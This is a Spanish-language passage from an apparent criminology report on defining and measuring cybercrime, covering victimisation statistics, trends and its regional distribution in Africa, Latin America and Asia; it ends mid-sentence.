La definición misma de ciberdelincuencia es hoy en día un debate esencial en la ciencia criminológica (Yar, 2006). En general, se proponen dos enfoques, cada uno de los cuales parte de una perspectiva epistemológica radicalmente diferente sobre la naturaleza misma de la delincuencia en el ciberespacio: el primero sostiene que este espacio virtual constituye un espejo del mundo físico, lo cual permite una adaptación de las grandes teorías criminológicas, mientras que el segundo aboga por un nuevo enfoque de la ciberdelincuencia, considerada entonces como un fenómeno singular (Stratton, Powell y Cameron, 2017). Los debates y exploraciones en torno a la ciberdelincuencia en el campo de la ciencia criminológica se tratan en el tercer capítulo de este informe.

Sin embargo, si bien la ciencia criminológica aún se enfrenta a los desafíos fundamentales de definir un campo de estudio completamente nuevo, la urgencia y la importancia de los fenómenos delictivos que cristalizan en torno al ciberespacio exigen que las autoridades públicas tomen la iniciativa y definan los marcos de su respuesta. En particular, una de las principales consecuencias de la ciberdelincuencia es una redefinición radical de las nociones de lugar y de la relación entre el autor y la víctima. Así, en el ciberespacio, un acto ilícito cometido por una persona física que reside en un lugar determinado del mundo real puede dirigirse contra una o varias víctimas que se encuentran en un lugar completamente distinto. Desde el punto de vista de la investigación y del procedimiento judicial, esto significa que hay varias jurisdicciones implicados de facto y que deben, para permitir una respuesta eficaz, coordinarse de varias maneras: 1) por la cooperación de sus servicios policiales y judiciales y 2) por la armonización de sus marcos jurídicos (Grabosky, 2004).

Ante esta urgencia, las instituciones internacionales desempeñan un papel fundamental en la constitución de una definición comúnmente aceptada que pueda apoyar tanto el desarrollo de marcos nacionales como el de una respuesta internacional deseable. La Oficina de las Naciones Unidas contra la Droga y el Delito (UNODC) señala que el concepto de ciberdelincuencia abarca un conjunto dispar de actos en lugar de describir un tipo específico de delito. A continuación se presentan dos enfoques principales para los actores públicos: 1) una definición restrictiva centrada en el objeto (actos dirigidos a la computadora y su contenido) y 2) una definición inclusiva orientada al modus operandi (actos que implican, total o parcialmente, la utilización de objetos electrónicos conectados). En su informe de 2013, la UNODC recomienda que, a fin de combatir la ciberdelincuencia, se adopte una definición inclusiva que permita adaptar fácilmente los marcos legislativos y jurídicos a los rápidos adelantos tecnológicos que la caracterizan (UNODC, 2013). Este problema no se analizará en este capítulo, sino que se discutirá en profundidad en el próximo. Por el momento, conviene centrar la atención en los datos, otra cuestión importante en este ámbito.

Medir la ciberdelincuencia: ¿una misión imposible?

La primera dificultad para medir la ciberdelincuencia es doble: en primer lugar, la actividad y los actores que forman el ciberespacio constituyen en sí mismos un sistema hipercomplejo imposible de medir objetivamente. En segundo lugar, la propia actividad ciberdelictiva suele ser difícil de detectar, incluso para las víctimas de los actos delictivos (Cobb, 2015).

La segunda dificultad para medir la ciberdelincuencia está relacionada con la gobernanza del propio ciberespacio: multipolar, atomizada y en gran parte desestructurada. Esto tiene varias implicaciones importantes: 1) el predominio de los agentes privados en la producción de datos sobre la ciberdelincuencia; 2) el papel periférico de las autoridades públicas en la recopilación y producción de dichos datos, y 3) la amplitud de las cifras negras y los sucesos no notificados.

En general, se dispone de dos tipos principales de fuentes para evaluar las tendencias observadas a nivel mundial. La primera categoría incluye actores privados, principalmente grandes empresas y consultoras que trabajan en el campo de la ciberseguridad (Norton, Symantec, PwC, Ponemon, McAfee, etc.). Esto orienta su contenido hacia: 1) los problemas encontrados por su clientela objetivo, en particular el sector privado, y 2) los tipos específicos de delitos a los que se dirigen sus actividades de ciberseguridad, como el robo de datos, los diversos tipos de piratería e intrusión y el fraude. Sin embargo, varios autores plantean dudas sobre la exactitud de los datos recopilados y la transparencia de las motivaciones de estas grandes empresas de ciberseguridad en la producción de tales informes (Levi, 2017). La segunda categoría de fuentes está formada por agencias gubernamentales (por ejemplo, el FBI de los Estados Unidos), multigubernamentales (como Europol) o internacionales (UNODC, entre otras). Estos estudios, aunque en general están más centrados geográficamente y son menos numerosos que los anteriores, son valiosos porque abarcan una gama más amplia de actividades delictivas, como la explotación sexual, la ciberviolencia, el crimen organizado o el ciberterrorismo. Es interesante observar que estas dos categorías de estudios otorgan un lugar cada vez mayor a las encuestas de victimización y a los sondeos sobre el uso y el sentimiento de seguridad en el ciberespacio.

El principal problema para medir la ciberdelincuencia es que el reducido porcentaje de denuncias y la subnotificación masiva, lo que implica un predominio de las «cifras negras», es decir, que la gran mayoría de los actos delictivos y criminales cometidos en el ciberespacio no se incluyen en ningún tipo de medida (Yar, 2006).

Como señala Freyssinet,

> «Ningún estudio estadístico fiable permite hoy en día medir el alcance de los fenómenos ciberdelictivos, ya sea por problemas de definición (...) o por la baja propensión de las víctimas a presentar denuncias. (...) Por lo tanto, el posible aumento de las estadísticas oficiales (...) no puede interpretarse como un aumento significativo del número de tales hechos, sino más bien como una mejor consideración colectiva de estos problemas» (Freyssinet, 2010, p. 28)

Además, existen varios obstáculos para denunciar los actos de ciberdelincuencia, en particular en las instituciones gubernamentales. En este sentido, la cuestión del robo de datos, a menudo mediante actos de sustracción de cantidades masivas de información personal recopilada por actores privados sobre los usuarios de sus servicios, constituye uno de los puntos espinosos de la denuncia de los ciberdelitos. Una de las razones es que la recogida de estos datos, así como las responsabilidades de las empresas en los problemas de seguridad relacionados con tales datos, siguen estando mal reguladas. Así, las empresas tenderán a no divulgar esta información, por una parte para preservar su reputación y, por otra, para protegerse de posibles recursos por parte de clientes perjudicados indirectamente por el robo de datos que les conciernen (Pereira, 2016). En este momento, estos delitos son muy difíciles de evaluar: se estima que entre el 80 % y el 90 % de los ataques cibernéticos que conducen al robo de datos no se denuncian (Medina y Molist, 2017).

Hasta ahora, pocos países han adoptado una legislación que exija a los actores privados denunciar la piratería informática y el robo de datos de que son víctima. Los Estados Unidos y la Unión Europea han adoptado una legislación a tal efecto, que incluye el requisito de informar de tales incidentes a las personas cuyos datos puedan haberse visto comprometidos. Por su parte, se espera que ese tipo de obligación entre en vigor en Canadá a lo largo del año 2018 (Connolly, 2018).

En el caso de otros tipos de ciberdelitos, incluidos los que afectan a usuarios individuales (como, por ejemplo, el fraude por suplantación de identidad[9] y los programas chantajistas o ramsonware[10]), faltan mecanismos para facilitar las denuncias por parte de los particulares, como líneas telefónicas o mecanismos en línea. Además, la propia clasificación de los actos denunciados es confusa, ya que no existe una clasificación armonizada de los actos de ciberdelincuencia: así, cada país tendrá su propia tipología y, a menudo, incluso dentro de un país determinado, el registro de un delito cibernético se atribuirá a otra categoría denominada «tradicional», como el fraude (UNODC, 2013).

Además de medir los incidentes y las encuestas de victimización, un enfoque final para medir la ciberdelincuencia es tratar de evaluar su costo económico. La principal ventaja de esta opción radica en su capacidad para informar, aunque sea a grandes rasgos, del impacto de esas actividades en el mundo real. Sin embargo, las dificultades metodológicas y operativas de este tipo de medidas son tales que hoy en día parece imposible basarse en ninguna de estas evaluaciones (Gañán, Ciere y van Eeten, 2017). De hecho, la hipercomplejidad de las actividades ciberdelictivas y su impacto en las economías conllevan límites importantes: 1) la identificación y circunscripción de los efectos que deben medirse (incluyendo si se tienen en cuenta o no los costos de seguridad), 2) la recogida de datos fiables y 3) los métodos de análisis. Un estudio reciente realizado por un equipo de investigación de la Fundación RAND muestra claramente las considerables variaciones en las estimaciones según los diferentes enfoques previstos (Dreyer et al., 2018). En 2014, el Centro de Estudios Estratégicos e Internacionales estimó el costo total del delito cibernético entre 375 000 y 575 000 millones de dólares (Centro de Estudios Estratégicos e Internacionales, 2014). Microsoft da la cifra de 500 000 millones de dólares para 2017 y la empresa de ciberseguridad McAfee prevé 600 000 millones para 2018 (Chalfant, 2018).

Un intento de tipología de las tendencias de la ciberdelincuencia

En lo que respecta a la ciberdelincuencia, las tendencias anuales se basan ante todo en los informes elaborados por las principales empresas de ciberseguridad y, por ello, se refieren a actividades delictivas que afectan principalmente al sector privado. Los tipos de actividades que abarcan esos informes están relacionados principalmente con la evolución de la tecnología y el modus operandi. Así pues, las actividades delictivas en expansión en 2017 y que muy probablemente serán muy dinámicas en 2018 incluyen técnicas de piratería informática (de dispositivos, datos y cuentas), programas maliciosos, programas chantajistas, diferentes tipos de fraude y robo de identidad, así como, en particular desde 2017-2018, el auge de las noticias falsas y la microfocalización (Deutsche Telekom, 2017).

Este hallazgo se ve corroborado por parte de los usuarios individuales por la encuesta que realiza anualmente la firma Norton, la cual observó, en 2017, que entre el 44 % de los clientes individuales encuestados que habían sido víctimas de actividades delictivas durante el año anterior, las actividades delictivas y criminales más frecuentemente notificadas eran, por orden de importancia: la infección por un virus de un dispositivo conectado (53 %), el fraude bancario (38 %), piratería de cuentas (34 %), fraude comercial (33 %) y fraude por correo electrónico (32 %), incluyendo la suplantación de identidad (phishing) y la infección por spam (Norton-Symantec, 2017).

En cuanto a las tendencias tecnológicas en materia de ciberdelincuencia, destacan tres familias de actividades: 1) los programas maliciosos, en crecimiento especialmente para objetos conectados; 2) los ataques con fines de robo de identidad, y 3) los ataques contra la accesibilidad de los datos, ya sea a través de la

denegación de servicio (DDoS) o la exigencia de un rescate (Medina y Molist, 2017).

El auge de la telefonía móvil va acompañado de un aumento de la ciberdelincuencia dirigida a los teléfonos inteligentes, y afecta especialmente a los países emergentes, en los que este modo de comunicación es un vector esencial del desarrollo. El mundo emergente también se ve particularmente afectado por otras formas de ciberdelincuencia, en particular el fraude. Por ejemplo, los tres principales países víctimas de suplantación de identidad o phishing son China, Brasil y Argelia, en este orden (Forcepoint, 2016). Por su parte, Symantec informa de un rápido crecimiento de las actividades ciberdelictivas dirigidas a la telefonía móvil, con un incremento del 105 % entre 2015 y 2016 en la identificación de virus creados específicamente para teléfonos inteligentes (Norton-Symantec, 2016).

Cabe destacar la correlación entre la disminución observada en los denominados delitos tradicionales en el mundo económicamente desarrollado, en particular los delitos contra la propiedad, y el aumento de la delincuencia en línea. Aunque todavía no se han establecido claramente sus vínculos causales, dicha correlación sugiere que el aumento de la ciberdelincuencia está vinculado, al menos en parte, a un desplazamiento de las actividades delictivas del mundo real al ciberespacio (Weulen Kranenbarg, Holt y Van Gelder, 2017).

Es interesante ver que este tipo de actividad delictiva se puede medir de dos maneras. Una opción es medir su intensidad: por ejemplo, podemos medir la evolución del número de programas chantajistas identificados por una empresa de ciberseguridad (una medida que puede ser fácilmente producida y publicada por los diversos informes antes citados). Otra opción es medir el volumen de uso de tales programas: los resultados pueden ser muy diferentes. Por ejemplo, en el caso de los programas chantajistas, observamos una estabilización de su número (al menos de los detectados) y del número de sus familias entre 2015 y 2016; sin embargo, el número estimado de ataques frustrados indica un fuerte aumento, de 0,4 millones en 2015, 1,6 millones en 2016 hasta los 3 millones en 2017 (Symantec, 2018). Esto demuestra que, si bien hay una estabilización de la tecnología, la intensidad de este tipo de actividades va en aumento.

Una segunda categoría de tendencias está relacionada con las actividades dirigidas contra la persona, tales como la violencia cibernética, el ciberacoso y la incitación al odio. Estos crímenes y delitos, aunque también existen en el mundo real, han adquirido una escala, una forma y unas consecuencias muy particulares cuando se han desarrollado en la ciberesfera (un aspecto al que se vuelve en el Capítulo 3). El anonimato y la despersonalización que caracterizan las interacciones en línea han contribuido en particular a la desinhibición de los comportamientos violentos en el ciberespacio (Zweig, Dank, Lachman y Yahner, 2013).

Los grupos que son víctimas de esa violencia en el ciberespacio reflejan la diversidad de quienes son víctimas en el mundo físico e incluyen, entre otros, a las mujeres y a todas las minorías sexuales, étnicas y religiosas (Peterson y Densley, 2017). Dos grupos destacan en el campo de la ciberviolencia: la violencia contra las mujeres y las niñas, que encuentran en el ciberespacio un terreno particularmente fértil (Pasricha, 2016), así como el ciberacoso y la ciberviolencia, en particular contra las adolescentes, al constituir las redes sociales hoy un día «un nuevo vector de violencia entre los jóvenes» (Patton et al., 2014).

Del mismo modo, las formas de violencia cibernética difieren, al igual que su expresión en diferentes contextos geográficos, sociales y culturales. Aunque la violencia cibernética en los países no occidentales sigue siendo poco estudiada, hay que señalar varias excepciones, por ejemplo el caso de la India, donde en los últimos años se han publicado varios estudios sobre el tema, en particular sobre la violencia contra la mujer en el ciberespacio (Halder y Jaishankar, 2016; Jaishankar y Halder, 2011; Pasricha, 2016). No obstante, hay que lamentar una muy escasa producción científica sobre la prevalencia y la etiología de las diferentes formas de ciberviolencia (Diamond y Bachman, 2015). Sin embargo, cada vez hay más estudios sobre varias formas de ciberviolencia, en particular sobre las poblaciones adolescentes y el ciberacoso, la entrada de las pandillas en las redes sociales, la fuerte presencia de grupos de odio, así como la propaganda y el reclutamiento de terroristas (Peterson y Densley, 2017).

En segundo lugar, los marcos jurídicos y la penalización de esas actividades difieren mucho de un país a otro (UNODC, 2013), lo cual supone un obstáculo importante para la producción de datos armonizados a escala mundial. Por último, el porcentaje de tales actos violentos que se denuncia es muy reducido, como lo demuestra, por ejemplo, un estudio realizado por el Pew Research Center de los Estados Unidos. Los resultados de esta encuesta indican que, mientras que el 41 % de los adultos encuestados declaran haber sido víctimas de ciberacoso, solo el 48 % de ellos han actuado con medidas como informar a la plataforma de contenidos, ajustar sus parámetros de navegación o cambiar su uso (Pew Research Centre, 2014).

¿Quiénes son los autores y las víctimas?

Para abordar la cuestión de los autores de actos delictivos, criminales o desviados en el ciberespacio, se impone un hecho objetivo: hoy en día, la comisión de una gran parte de esos actos no requiere competencias ni conocimientos tecnológicos avanzados (UNODC, 2013). Además, cualquier individuo medio con una conexión a Internet puede desarrollar una actividad delictiva o criminal. El abanico de posibilidades es extremadamente amplio. Aunque cualquier estimación de las actividades de ciberdelincuencia está limitada por importantes limitaciones inherentes, la UNODC estimó que, en 2013, el 80 % de los delitos cibernéticos eran, de una manera u otra, una expresión de forma de crimen organizado (UNODC, 2013). Por consiguiente, las formas organizadas de delincuencia han ocupado el ciberespacio, ya sea mediante la reorientación de sus actividades hacia el mundo virtual o la aparición de nuevas oportunidades que brinda el ciberespacio.

Por otro lado, ¿quiénes son las víctimas de la ciberdelincuencia? La respuesta más común es que cualquier usuario de un dispositivo conectado es una víctima potencial. Aunque la multiplicidad de delitos y modus operandi presentes en el ciberespacio torna imposible establecer un perfil típico de víctima, es interesante destacar algunas características.

En su encuesta anual, Norton estimó que 978 millones de personas fueron víctimas de algún tipo de delito cibernético en 2017, de una población de 1800 millones de usuarios de Internet: en la mayoría de los casos, se trata de víctimas de infección por virus, fraude bancario, piratería informática por correo electrónico o redes sociales, fraude comercial o suplantación de identidad (Norton-Symantec, 2017). No obstante, cabe destacar que, si bien el vector tecnológico de estas actividades delictivas incluye principalmente un componente tecnológico, el error humano es un determinante clave: las últimas estadísticas de la Agencia Europea de Seguridad de las Redes y de la Información (ENISA) muestran que entre el 90 % y el 95 % de los ciberataques perpetrados en todo el mundo han sido posibles gracias al éxito de la suplantación de identidad o phishing (Agencia Europea de Seguridad de las Redes y de la Información de la Unión Europea, 2018). Según esa misma encuesta, los usuarios siguen teniendo una gran confianza en la capacidad del sector privado de gestionar de forma segura su información personal (del 76 % al 82 %), mientras que más del 41 % dicen haber disminuido su confianza en su gobierno respecto a esa misma responsabilidad.

La Global Economic Crime Survey (Encuesta Mundial sobre Fraude y Delito Económico), que elabora Pricewaterhouse Coopers, es una encuesta mundial centrada en el sector privado. En su última edición, la encuesta mostró que la ciberdelincuencia se ha convertido en el segundo delito económico denunciado por las empresas, con un aumento de 8 puntos entre 2014 y 2016, y que la ciberdelincuencia es una preocupación creciente para el sector privado. En cambio, es interesante observar que solo el 37 % de las empresas encuestadas tenían un plan de respuesta a la ciberdelincuencia. Además, la mitad de los encuestados dudaba de la capacidad de las autoridades públicas para hacer frente a los hechos de ciberdelincuencia que les afectaban (PwC, 2016). La vulnerabilidad a la ciberdelincuencia afecta, dentro del sector privado, especialmente a las pequeñas y medianas empresas (Ponemon Institute LLC, 2016). En lo que se refiere, por ejemplo, a los llamados «fraudes del CEO» (Business Email Compromise, o BEC), una evolución de las famosas estafas «nigerianas»[11] adaptadas al sector privado, son las pequeñas y medianas empresas las que constituyen el principal objetivo, representando el 38 % del volumen total de las empresas objetivo (Symantec, 2016).

Si consideramos todas las actividades delictivas cometidas en el ciberespacio, las tasas de cibervictimización son superiores a las de los denominados delitos tradicionales (UNODC, 2013). Así lo confirman los diversos informes sobre ciberseguridad, que informan del rápido aumento de los niveles de delincuencia y victimización (Unión Internacional de Telecomunicaciones, 2017a; Norton-Symantec, 2016, 2017; Ponemon Institute, 2017; PwC, 2016, 2018; RSA, 2016; Symantec, 2018). Sin embargo, esta conclusión debe matizarse, sobre todo porque incluye actividades como la infección de un dispositivo por un virus o la recepción de correos electrónicos fraudulentos, incidentes muy comunes que, en la mayoría de los casos, son neutralizados por los sistemas de protección o por el juicio del usuario.

Un examen sistemático de las encuestas de cibervictimización llevadas a cabo en Europa ha puesto de manifiesto que los crímenes cometidos en el ciberespacio constituyen un volumen mucho menor que la «ciberdelincuencia», considerada como un todo homogéneo que abarca todo el conjunto de incivilidades, delitos y crímenes. Así, parece que solo entre el 0,6 % y el 3,5 % de los usuarios declararon haber sido víctimas de fraude comercial en línea, entre el 0,4 % y el 2,2 % de fraude bancario, el 0,4 % de otros tipos de fraude (incluidas la estafa amorosa o romance scam y la estafa por pago anticipado), el 3 % de las formas más graves de ciberacoso y entre el 1,3 % y el 5,8 % de la piratería (Reep-van der Berg y Junger, 2018).

Un elemento, también muy interesante desde el punto de vista de la cibervictimología, es que los impactos de la revictimización varían enormemente dependiendo del tipo de ciberdelito considerado. Por ejemplo, una encuesta de victimización realizada en Inglaterra y Gales por la Oficina Nacional de Estadística y el Ministerio del Interior reveló que, en promedio, solo el 16 % de las víctimas de fraude habían sido revictimizadas (Levi, 2017). En cambio, las víctimas de porno vengativo[12] sufren un proceso repetitivo de revictimización que afecta a todas las esferas de sus vidas (Bates, 2015). Por último, recordemos lo que se mencionó anteriormente, a saber, que las tasas de cibervictimización son más altas en los países con niveles de desarrollo más bajos (UNODC, 2013), así como entre los usuarios más frecuentes y que tienen un mayor nivel de conocimiento y uso del ciberespacio.

Sin embargo, todas estas tendencias importantes deben leerse a la luz de nuestra falta de conocimiento y nuestra incapacidad para medir, aunque sea de manera aproximada, el alcance de los fenómenos ciberdelictivos. A este respecto, un estudio de Jardine (2015) que intenta estandarizar varias medidas absolutas de actos delictivos cibernéticos muestra claramente la lectura distorsionada a que las cifras de estas tendencias suelen inducir. El autor identifica varios factores que socavan la legibilidad y fiabilidad de estas medidas: 1) la complejidad del ciberespacio y de sus actores dificulta mucho la medición de Internet y, por lo tanto, el establecimiento de un «todo» cuantificable como base de la estandarización; 2) los rápidos cambios en las características y la escala del ciberespacio, que hacen que cualquier tendencia no normalizada sea absolutamente ilegible a lo largo del tiempo, debido a los cambios inherentes al contexto del ciberespacio, y 3) la ausencia de un sistema fiable y armonizado de recogida de datos sobre la ciberdelincuencia, lo que significa que los estudios deben basarse en datos de muy escasa calidad y representatividad Así, de las 13 tendencias estudiadas: 6 estandarizaciones muestran una mejora en la situación pese a las tendencias que indican una agravación; 6 normalizaciones

muestran una mejora de la situación mayor que la que indican las tendencias absolutas, y solo una normalización confirma la indicación proporcionada por la tendencia absoluta medida.

Distribución geográfica de la ciberdelincuencia

Es muy difícil llevar a cabo un análisis geográfico de la ciberdelincuencia, en particular porque: 1) las tendencias están cambiando rápidamente, 2) las actividades delictivas cibernéticas son muy variadas y 3) su distribución geográfica cambia según el tipo considerado. Sin embargo, y de forma muy indicativa, subrayemos aquí el intento de la firma Symantec de llevar a cabo una clasificación anual de los países más «productores» de actividad ciberdelictiva. Así, en 2016, los diez primeros fueron: Estados Unidos (23,96 %), China (9,63 %), Brasil (5,84 %), India (5,11 %), Alemania (3,35 %), Rusia (3,07 %), Reino Unido (2,61 %), Francia (2,35 %), Japón (2,25 %) y Vietnam (2,16 %), en cuento al volumen de actividad ciberdelictiva (Symantec, 2018). Obsérvese que esta evaluación se centra en un número limitado de actividades y recuérdese que las metodologías subyacentes a dichos estudios tienen demasiadas limitaciones para ser consideradas absolutamente fiables. También es importante destacar que existe una fuerte correlación entre los países que producen el mayor número de delitos cibernéticos y los que son más víctimas. En un informe de 2015, la empresa de gestión de riesgos Red24 identificó a los países más afectados por la ciberdelincuencia (Estados Unidos, Rusia, China, Hong Kong, India, Brasil, Reino Unido, Países Bajos, Alemania y Noruega) y a los lugares de que procedieron los ciberataques (Rusia, China, Europa del Este, Rumanía, Brasil, Nigeria, Vietnam, Indonesia, Corea del Sur y Estados Unidos). Se observa que los países que producen el mayor número de delitos cibernéticos son también los que sufren los mayores daños (Red24, 2015).

La distribución geográfica de la ciberdelincuencia puede medirse de dos maneras: o bien se toma como base la ubicación física del autor o bien la de la víctima (Kigerl, 2012). Dependiendo de la naturaleza de la actividad delictiva analizada, uno u otro de esos enfoques puede ser más pertinente. Por ejemplo, en ámbitos como la suplantación de identidad (phishing), el envío de spam o el uso de redes zombis (botnets)[13], es más útil tener en cuenta el país de origen de estas actividades, mientras que en el caso de la ciberviolencia puede ser más pertinente una medida centrada en la víctima.

Además, la distribución geográfica de los autores, las víctimas y los tipos de actividades delictivas está estrechamente vinculada a las brechas y desigualdades digitales que caracterizan el ciberespacio, de las que hemos hablado al principio de este capítulo. En esta perspectiva, Alex Kigerl (2016) propone una interesante tipología de lo que él llama los «países de la ciberdelincuencia». Sobre la base de los datos suministrados por los países, así como de los informes de las principales empresas internacionales de seguridad cibernética, el autor ha identificado perfiles de países basados en: 1) su nivel de participación en ciertos tipos de ciberdelincuencia; 2) los tipos de ciberdelincuencia y 3) los macrofactores, como el ingreso neto per cápita. De esta manera, identificó cuatro grandes grupos de países.

- **Grupo 1:** países con escasa participación en la ciberdelincuencia, tratándose en de los países más afectados por la brecha digital, en particular respecto al acceso al ciberespacio. La mayoría de estos países tienen un nivel más bajo de desarrollo económico.
- **Grupo 2:** los «especialistas en la estafa de pago anticipado», que agrupa a los países cuya actividad ciberdelictiva gira en torno a los fraudes menos sofisticados desde el punto de vista tecnológico. Se trata de un grupo muy heterogéneo de países (que incluye a países como Islandia y Nigeria): el autor analiza estos resultados centrándose en el aspecto no tecnológico de tales delitos, que permiten a individuos con habilidades limitadas desarrollar actividades delictivas muy remunerativas (pensamos, entre otros, en el famoso modelo de la estafa nigeriana, o timo 419, que se analiza en el Capítulo 3).
- **Grupo 3**: países con formas menos graves de ciberdelincuencia, como el spam no fraudulento o los mensajes infectados, la piratería o los delitos contra la propiedad intelectual. Este grupo está formado por los países más desarrollados económicamente y más conectados (son los que se encuentran en el «lado bueno» de la brecha digital).
- **Grupo 4:** los «especialistas en phishing», que representan de hecho el 40 % de todos los países considerados y se distinguen por un alto nivel de actividad ciberdelictiva en todos los tipos de delitos considerados, especialmente en términos de fraude (incluidos los niveles equivalentes al grupo 2 para la estafa de pago anticipado), correos electrónicos infectados y fraudulentos y phishing.

Este estudio es particularmente interesante al intentar construir un primer marco para evaluar las correlaciones entre los macrofactores y las actividades delictivas cibernéticas.

A continuación, intentamos identificar las dinámicas específicas y los temas clave para cada una de las principales regiones del mundo. Al respecto, cabe destacar que la información disponible sobre este tema es muy dispar, lo que dificulta la comparación geográfica.

a) África

El continente africano ofrece condiciones particularmente favorables para el desarrollo de un sector ciberdelictivo dinámico, en particular en razón del fuerte crecimiento de las tecnologías de la información y la comunicación, la debilidad de las infraestructuras tecnológicas y la inadecuación de los marcos jurídicos y de las capacidades nacionales en materia de seguridad (Mark Shaw, 2018). Sin embargo, hay una falta crucial de datos sobre el fenómeno de la ciberdelincuencia en el continente africano.

En 2014, la Comisión Económica de las Naciones Unidas para África observó que la actividad delictiva cibernética estaba cre-

ciendo más rápidamente en África que en ningún otro lugar (Comisión Económica de las Naciones Unidas para África, 2014). Sin embargo, la participación de África al respecto en el escenario mundial sigue siendo limitada: en términos de actividades maliciosas (ciberataques, programas informáticos maliciosos, correos electrónicos fraudulentos, suplantación de identidad (phishing), bots y centros de mando y control), África representa menos del 3 % del volumen mundial (Symantec, 2016). Las estafas mediante engañifas siguen siendo un problema muy presente en África: Nigeria y Sudáfrica, por ejemplo, representan el 55 % del volumen mundial de correos electrónicos de tipo fraude del CEO o BEC (Symantec, 2016). Sin embargo, los tipos de estafas son cada vez más complejos, con una tendencia hacia escenarios de estafas más elaborados, especialmente los destinados a las empresas (Trend Micro e Interpol, 2017).

La piratería es también una fuente de delitos cibernéticos tanto en África como en Oriente Medio. En particular, cabe señalar que el 57 % de los programas informáticos utilizados en estas regiones son copias piratas, frente al 38 % de la media mundial (Business Software Alliance, 2016). Estos programas corruptos son los vectores preferidos de los programas maliciosos y representan una parte muy importante de la infraestructura informática, especialmente en las economías más dinámicas del continente: 84 % en Argelia, 81 % en Costa de Marfil, 78 % en Kenya y Senegal, 74 % en Túnez y 66 % en Marruecos (Business Software Alliance, 2012).

Sudáfrica, Nigeria y la región del África septentrional difieren de otros países africanos en su dinamismo en materia de ciberdelincuencia. En general, observamos que el peso relativo de los países en la actividad delictiva cibernética africana corresponde a la tasa de penetración de Internet en esos países, que a su vez está estrechamente vinculada al nivel de desarrollo económico nacional. Además, los propios africanos se ven particularmente afectados por la cibervictimización. En Sudáfrica, el 67 % de los adultos encuestados en la encuesta anual de Norton de 2016 informaron haber sido víctimas de delitos cibernéticos el año anterior, en comparación con un promedio mundial del 48 % (Norton-Symantec, 2016).

En 2013, el 47 % de los usuarios sudafricanos de teléfonos inteligentes declararon haber sido víctimas de algún tipo de actividad delictiva cibernética dirigida a sus dispositivos móviles (Norton-Symantec, 2013). Esto es especialmente problemático habida cuenta de que África es también el continente en el que los teléfonos inteligentes se utilizan más comúnmente para las transferencias de dinero (Symantec, 2016). Además, se calcula que los usuarios de teléfonos móviles en África seguirán aumentando rápidamente, pasando de los 301 millones en 2013 a 504 millones en 2020 (GSMA, 2015). Así, los individuos, las empresas y, en términos más generales, las economías africanas se ven fuertemente afectadas por la ciberdelincuencia, que cuesta, por ejemplo, casi 500 millones de dólares al año en Nigeria, la mayor economía del continente con un PIB de 521 800 millones de dólares (Shiloh y Fassassi, 2017).

b) Latinoamérica

El crimen organizado latinoamericano ha ocupado masivamente el ciberespacio, ya sea con el fin de ampliar su actividad a nuevos campos, como el fraude en línea, o para facilitar sus actividades tradicionales, en particular en apoyo del tráfico y el blanqueo de dinero (Clavel, 2016). De hecho, la fortaleza organizativa y operativa del sector del crimen organizado en América Latina, combinada con la debilidad y vulnerabilidad de las infraestructuras informáticas y de seguridad regionales, conduce a una situación particularmente crítica, en la que las organizaciones delictivas disfrutan ahora de los mismos o mayores recursos técnicos y habilidades que los Estados y los organismos de seguridad (Observatorio de la ciberseguridad en América Latina y el Caribe, 2016). Así, la lucha contra la ciberdelincuencia en América Latina está intrínsecamente vinculada a la lucha contra el crimen organizado (Trend Micro - Organización de los Estados Americanos, 2013).

Brasil se ha convertido en los últimos años en un punto conflictivo mundial en materia de ciberdelincuencia y se encuentra «en el epicentro de una ola mundial de ciberdelincuencia », tanto desde el punto de vista de la comisión de delitos como de la victimización (Muggah y Thompson, 2015). En 2015, el país ocupaba el segundo lugar en el mundo en materia de programas maliciosos y fraude bancario (Kaspersky, 2015). El Centro de Estudios, Respuestas y Tratamiento de Incidentes de Seguridad de Brasil (CERT) registró un aumento del 197 % en el número de denuncias de incidentes ciberdelictivos durante el año 2014, de los cuales el 40 % eran intentos de fraude (Diario do Comercio, 2015).

Según el Departamento de Seguridad brasileño (Departamento de Segurança), las pequeñas y medianas empresas brasileñas son las más afectadas por estas actividades (el 65 % frente al 30,8 % de las grandes empresas), en particular debido a los menores niveles de seguridad (Folha de S. Paolo, 2015). Además, Brasil es el líder mundial en la infección de teléfonos móviles por programas maliciosos. El segundo país latinoamericano, México, ocupa el cuarto lugar en este ranking, lo que muestra una vulnerabilidad particularmente marcada en los países del mundo emergente (Malwarebytes, 2017).

Así, Brasil ha desarrollado un original entorno ciberdelictivo, que opera menos en la Internet profunda (Deep Web)[14] que en el llamado ciberespacio superficial, a través de plataformas como las redes sociales tradicionales: formado por ciberdelincuentes especialmente jóvenes, este movimiento brasileño ha cristalizado en torno al fraude y los programas informáticos maliciosos destinados al sector bancario (Trend Micro, 2015).

c) Asia y el Pacífico

El continente asiático constituye un punto de crecimiento muy fuerte para el ciberespacio y, en consecuencia, para el ámbito de la ciberdelincuencia. De hecho, con la tasa de crecimiento

económico más dinámica del mundo y el mayor aumento de la tasa de penetración de Internet, los usuarios asiáticos de Internet representaban, en 2016, el 55 % de los usuarios mundiales, según World Internet Statistics. Sin embargo, la situación asiática dista mucho de ser homogénea, especialmente en términos de volumen de usuarios, tasas de penetración y nivel de desarrollo económico. A este respecto, cabe señalar, por ejemplo, que China y la India representan por sí solas más de la mitad de todos los internautas asiáticos, mientras que las tasas de penetración varían mucho entre los países más conectados, como Japón, Corea del Sur, Australia, Nueva Zelanda o Taiwán, y los países cuyos niveles de desarrollo y tamaño de la población rural marginada dificultan la penetración de Internet, como es el caso de la India, Pakistán o los países de la península indochina (Broadhurst y Chang, 2013).

Por lo tanto, es previsible que el alcance de la ciberdelincuencia dirigida contra el sector privado y contra las personas sea similar y se beneficie de este crecimiento: se estima que las organizaciones asiáticas, tanto públicas como privadas, tienen un 80 % más de probabilidades que otras de ser víctimas de ataques cibernéticos (Oliver Wyman, 2017). De hecho, según la empresa de ciberseguridad LogRythm, las empresas asiáticas se enfrentan a una amenaza creciente: sus últimas encuestas mostraron que en 2016 el 90 % de las empresas asiáticas habían sido víctimas de algún tipo de delito cibernético, en comparación con el 76 % en 2015 y el 66 % el año anterior (Lewis, Weinland y Peel, 2016). En 2017, la empresa ESET estimó que el 54 % de sus clientes de pequeñas y medianas empresas (ubicadas en Singapur, Hong Kong, India, Tailandia y Japón) habían sido víctimas de ataques de piratería de datos en los tres años anteriores: por orden de importancia, India (con 73 %) y Hong Kong (con 61 %) fueron los más afectados, a diferencia de Japón (29 %). Además, la misma encuesta mostró que el riesgo de ataque está correlacionado con el tamaño de la empresa: el 70 % de las empresas más grandes de la categoría habían sido víctimas de 